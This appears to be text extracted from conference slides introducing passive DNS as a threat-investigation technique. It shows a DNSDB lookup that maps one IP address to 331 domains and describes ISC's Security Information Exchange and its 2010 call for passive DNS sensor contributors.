
# Use of Passive DNS

- lookup all domains seen on a specific IP
  - e.g. IP from previous example (31.210.96.156)
- brief intro to Passive DNS



# Passive DNS – Example

Passive DNS data provided by [DeepEndResearch](#) using DNSDB from [ISC SIE](#). *Thanks a lot Andre!*



Internet Systems Consortium

# Passive DNS – Example

1	creeam.be3ny.com.	A	31.210.96.156
2	lagrave.be3ny.com.	A	31.210.96.156
3	pamindo.be3ny.com.	A	31.210.96.156
4	highlite.be3ny.com.	A	31.210.96.156
5	vinettia.be3ny.com.	A	31.210.96.156
6	shestan.mellodj.com.	A	31.210.96.156
7	minninger.mellodj.com.	A	31.210.96.156
8	sernvongsat.mellodj.com.	A	31.210.96.156
9	unnei.garita2u.com.	A	31.210.96.156
10	kiyutz.garita2u.com.	A	31.210.96.156
11	sagger.garita2u.com.	A	31.210.96.156
12	treema.garita2u.com.	A	31.210.96.156
13	juhanna.garita2u.com.	A	31.210.96.156
14	missguy.garita2u.com.	A	31.210.96.156
15	samblay.garita2u.com.	A	31.210.96.156
16	liandari.garita2u.com.	A	31.210.96.156
17	rochatka.garita2u.com.	A	31.210.96.156
18	cammerota.garita2u.com.	A	31.210.96.156
19	harperson.garita2u.com.	A	31.210.96.156
20	xaroulaki.garita2u.com.	A	31.210.96.156


# Passive DNS – Example

1	creeam.be3ny.com.	A	31.210.96.156
2	lagrave.be3ny.com.	A	31.210.96.156
3	312	earthhour.whatisthebestcure.net.	A 31.210.96.156
4	313	sheyokhah.whatisthebestcure.net.	A 31.210.96.156
5	314	iesha.successsecretsrevealed.net.	A 31.210.96.156
6	315	bastam.successsecretsrevealed.net.	A 31.210.96.156
7	316	plyler.successsecretsrevealed.net.	A 31.210.96.156
8	317	thoane.successsecretsrevealed.net.	A 31.210.96.156
9	318	unesha.successsecretsrevealed.net.	A 31.210.96.156
10	319	sinatol.successsecretsrevealed.net.	A 31.210.96.156
11	320	sotomey.successsecretsrevealed.net.	A 31.210.96.156
12	321	svavasu.successsecretsrevealed.net.	A 31.210.96.156
13	322	vincelia.successsecretsrevealed.net.	A 31.210.96.156
14	323	jahzavier.successsecretsrevealed.net.	A 31.210.96.156
15	324	yunianisa.successsecretsrevealed.net.	A 31.210.96.156
16	325	khotibatunnisa.successsecretsrevealed.net.	A 31.210.96.156
17	326	reily.sanantonioweddingchapel.net.	A 31.210.96.156
18	327	yusde.sanantonioweddingchapel.net.	A 31.210.96.156
19	328	chamkani.sanantonioweddingchapel.net.	A 31.210.96.156
20	329	rakeisha.sanantonioweddingchapel.net.	A 31.210.96.156
21	330	kherbach.sanantonioweddingchapel.net.	A 31.210.96.156
22	331	cosmicinferno.sanantonioweddingchapel.net.	A 31.210.96.156

# Passive DNS – Example

1		creeam.be3ny.com.	A	31.210.96.156
2		lagrave.be3ny.com.	A	31.210.96.156
3	312	earthhour.whatisthebestcure.net.	A	31.210.96.156
4	313	sheyokhah.whatisthebestcure.net.	A	31.210.96.156
5	314	iesha.successecretsrevealed.net.	A	31.210.96.156
6	315	bastam.successecretsrevealed.net.	A	31.210.96.156
7	316	plyler.successecretsrevealed.net.	A	31.210.96.156
8	317	thoane.successecretsrevealed.net.	A	31.210.96.156
9	318	<b>➤ lookup all domains seen on a specific IP</b> <b>➤ e.g. IP from previous example (31.210.96.156)</b> <b>➤ one IP → 331 domains !!!</b>		
10	319			
11	320			
12	321			
13	322			
14	323			
15	324	yunianisa.successecretsrevealed.net.	A	31.210.96.156
16	325	khotibatunnisa.successecretsrevealed.net.	A	31.210.96.156
17	326	reily.sanantonioweddingchapel.net.	A	31.210.96.156
18	327	yusde.sanantonioweddingchapel.net.	A	31.210.96.156
19	328	chamkani.sanantonioweddingchapel.net.	A	31.210.96.156
20	329	rakeisha.sanantonioweddingchapel.net.	A	31.210.96.156
	330	kherbach.sanantonioweddingchapel.net.	A	31.210.96.156
	331	cosmicinferno.sanantonioweddingchapel.net.	A	31.210.96.156

# Passive DNS – ISC SIE




The screenshot shows a web browser window with the address bar displaying <https://sie.isc.org>. The page features the ISC Internet Systems Consortium logo and a navigation menu with links: [Login](#), [Preferences](#), [Help/Guide](#), [About Trac](#), [Register](#), and [Forgot your password](#). Below the navigation menu is a search bar and a "Wiki" button. The main content area has a "wiki: WikiStart" link on the left and "Start Page", "Index", and "History" links on the right, along with a note "Last modified 3 months". The heading "Welcome to Security Information Exchange (SIE) Portal" is followed by a section titled "About SIE".

ISC SIE is a trusted, private framework for information sharing in the Internet Security field. Participants can operate real time sensors that upload and/or inject live data to SIE, and other participants can subscribe to this data either in real time, or by query access, or by limited and anonymized download.

Participants are network operators (including ISPs, enterprise, academic, and research), law enforcement (internationally), security companies (including anti-virus, intrusion detection, &etc), and research (including academic, Internet do-gooder, government, and commercial). All access and use, either commercial or noncommercial, must be in the public interest.

# Passive DNS – ISC SIE




## Passive DNS

"Passive DNS" or "passive DNS replication" is a technique invented by Florian Weimer in 2004 to opportunistically reconstruct a partial view of the data available in the global Domain Name System into a central database where it can be indexed and queried.

Passive DNS databases are extremely useful for a variety of purposes. Malware and e-crime rely heavily on the DNS, and so-called "fast flux botnets" abuse the DNS with frequent updates and low TTLs. Passive DNS databases can answer questions that are difficult or impossible to answer with the standard DNS protocol, such as:

- Where did this domain name point to in the past?
- What domain names are hosted by a given nameserver?
- What domain names point into a given IP network?
- What subdomains exist below a certain domain name?

# Passive DNS – ISC SIE



## Passive DNS


"Passive DNS" or "passive DNS replication" is a technique invented by Florian

- Where did this domain name point to in the past?
- What domain names are hosted by a given nameserver?
- What domain names point into a given IP network?
- What subdomains exist below a certain domain name?

answer questions that are difficult or impossible to answer with the standard DNS protocol, such as:

- Where did this domain name point to in the past?
- What domain names are hosted by a given nameserver?
- What domain names point into a given IP network?
- What subdomains exist below a certain domain name?

# Passive DNS – ISC SIE



The screenshot shows a web browser window with the URL <https://www.isc.org/community/blog/201011/join-global-passive-dns-pdns-network-today>. The page features the ISC logo and the text "Internet Systems Consortium". A search bar with the text "search" and a "GO" button is visible, along with a blue button that says "GET BIND SUPPORT!". A navigation menu includes links for "DOWNLOADS", "SOFTWARE", "SOLUTIONS", "SUPPORT", "COMMUNITY", "STORE", and "ABOUT ISC". Below this, a secondary menu lists "Events", "Press", "Members and Supporters", "Jobs", "Contact ISC", and "ISC Team". The main content area has a headline "Join The Global Passive DNS (pDNS) Network Today & Gain Effective Tools To Fight Against Cyber Crime" by Robert Edmonds, Eric Ziegast, and Barry Greene, dated 03 Dec 2010. The article is titled "Why contribute passive DNS data to ISC?" and discusses the expansion of the Passive DNS System, the benefits of joining the pDNS network, and the access to the DNS Database (DNSDB) at the ISC Security Information Exchange (SIE).

Internet Systems Consortium

search  GO

GET BIND SUPPORT!

DOWNLOADS SOFTWARE SOLUTIONS SUPPORT COMMUNITY STORE ABOUT ISC

Events Press Members and Supporters Jobs Contact ISC ISC Team

## Join The Global Passive DNS (pDNS) Network Today & Gain Effective Tools To Fight Against Cyber Crime

Robert Edmonds, Eric Ziegast, Barry Greene 03 Dec 2010

### Why contribute passive DNS data to ISC?

ISC - the Public Benefit Company that works to sustain the spirit of the Internet - is expanding the capacity of our **Passive DNS System**. Passive DNS provides the industry greater insight into how the cyber-criminals are using DNS to violate the Internet. Vetted organizations are invited to join the pDNS network by configuring their DNS infrastructure to be a passive DNS sensor (pDNS). Once you join, your system becomes a part of the global pDNS network, helping to fight against cybercrime gaining you access to new and effective tools.

Passive DNS is a very scalable network design and has minimal operational impact. As an additional bonus for participating, all vetted organizations that contribute Passive DNS will have access to the DNS Database (DNSDB) at the ISC Security Information Exchange (SIE) – an investigative tool that we use to analyze the cyber-criminal's use of DNS. By participating in this effort, you are expanding the data collected, thereby enabling greater insights into how the cyber-criminals are using DNS to exploit the Internet.



# Passive DNS – ISC SIE

A screenshot of a web browser window. The address bar shows the URL: https://www.isc.org/community/blog/201011/join-global-passive-dns-pdns-network-today. The page content features a large, bold headline: "Join The Global Passive DNS (pDNS) Network Today & Gain Effective Tools To Fight Against Cyber Crime". Below the headline, the authors "Robert Edmonds, Eric Ziegast, Barry Greene" and the date "03 Dec 2010" are listed. A large text box at the bottom of the page contains the text: "Passive DNS provides the industry greater insight into how the cyber-criminals are using DNS to violate the Internet." The browser interface includes navigation buttons, a search bar, and a Google logo.

## **Join The Global Passive DNS (pDNS) Network Today & Gain Effective Tools To Fight Against Cyber Crime**


**Join The Global Passive DNS (pDNS) Network Today & Gain Effective Tools To Fight Against Cyber Crime**

Robert Edmonds, Eric Ziegast, Barry Greene

03 Dec 2010

Passive DNS provides the industry greater insight into how the cyber-criminals are using DNS to violate the Internet.

